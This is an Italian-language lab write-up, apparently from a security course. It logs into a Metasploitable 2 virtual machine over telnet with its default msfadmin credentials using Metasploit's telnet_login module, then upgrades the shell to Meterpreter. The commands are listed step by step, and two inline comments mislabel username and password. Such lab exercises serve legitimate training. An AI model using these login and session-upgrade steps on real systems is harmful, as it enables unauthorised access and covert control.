EXTRA S7 L2

Extra

Fase 2: Autenticazione e Creazione della Sessione

L'obiettivo è ottenere l'accesso a Metasploitable 2 sfruttando le sue credenziali predefinite. Utilizza il modulo **auxiliary/scanner/telnet/telnet_login** e imposta i seguenti parametri:

- Il **target** (RHOSTS).
- Le **credenziali** note (USERNAME e PASSWORD).
- L'opzione **STOP_ON_SUCCESS** su **true**.

Una volta eseguito con successo, il modulo stabilirà una sessione di comando.

Fase 3: Gestione delle Sessioni


Verifica le sessioni attive tramite il comando **sessions -l**. Per interagire con la sessione appena creata, digita **sessions -i <ID_sessione>**.

Fase 4: Upgrade della Sessione a Meterpreter


Metti in background la sessione attiva usando la combinazione di tasti **Ctrl+Z** e confermando con **y** alla richiesta. Successivamente, utilizza il modulo **post/multi/manage/shell_to_meterpreter** per eseguire l'upgrade della sessione a Meterpreter. Controlla le opzioni con il comando **show options** ed effettua tutte le configurazioni necessarie per completare l'operazione.

SVOLGIMENTO

Apro la console Metasploit Framework con msfconsole:




Utilizzo il modulo **auxiliary/scanner/telnet/telnet_login** con il comando **use** e successivamente visualizzo le opzioni con **show options:**




Ora posso impostare / settare le opzioni come richiesto dalla traccia :

Set RHOSTS 192.168.1.40 >>> seleziono l'IP target
Set PASSWORD msfadmin >>> imposto lo username conosciuto
Set USERNAME msfadmin >>> imposto la password conosciuta
Set STOP_ON_SUCCESS true >>> imposto la chiusura della sessione una volta trovate le credenziali corrette

Una volta settate correttamente uso il comando **run :**



Ora verifico le sessioni attive con **sessions -l** e successivamente per interagire con la sessione creata digito **sessions -i 1** (indicando appunto la sessione 1):




A questo punto metto la sessione in background utilizzando il comando **ctrl Z** confermando con **y** alla richiesta:

Successivamente, per eseguire l' upgrade della sessione a **Meterpreter** utilizzo il modulo **post/multi/manage/shell_to_meterpreter** e vado a controllare le opzioni con **show options:**


Ora procedo con le configurazioni successive per completare l'esercizio, utilizzo **set session 1**(seleziono il modulo con cui Metasploit deve interagire) seguito da uno **show options** per poi controllare le opzioni:

Ed Eseguo il **run:**

Verifico le sessioni attive con **sessions -l**



Per interagire con la sessione creata digito **sessions - i 2** (ad indicare la sessione 2 meterpreter x86/linux)



CONCLUSIONE

Questo esercizio mostra come dopo aver trovato le credenziali di accesso ed essere entrato in un sistema non protetto, si possa ottenere sempre più controllo. Partendo dalla debolezza iniziale (le password di default di Metasploitable), è stato possibile collegarsi al sistema. Poi, usando le funzioni avanzate di Metasploit, la connessione è stata migliorata trasformandola in una shell Meterpreter, una shell avanzata che permette di controllare completamente un sistema compromesso in modo discreto e sofisticato.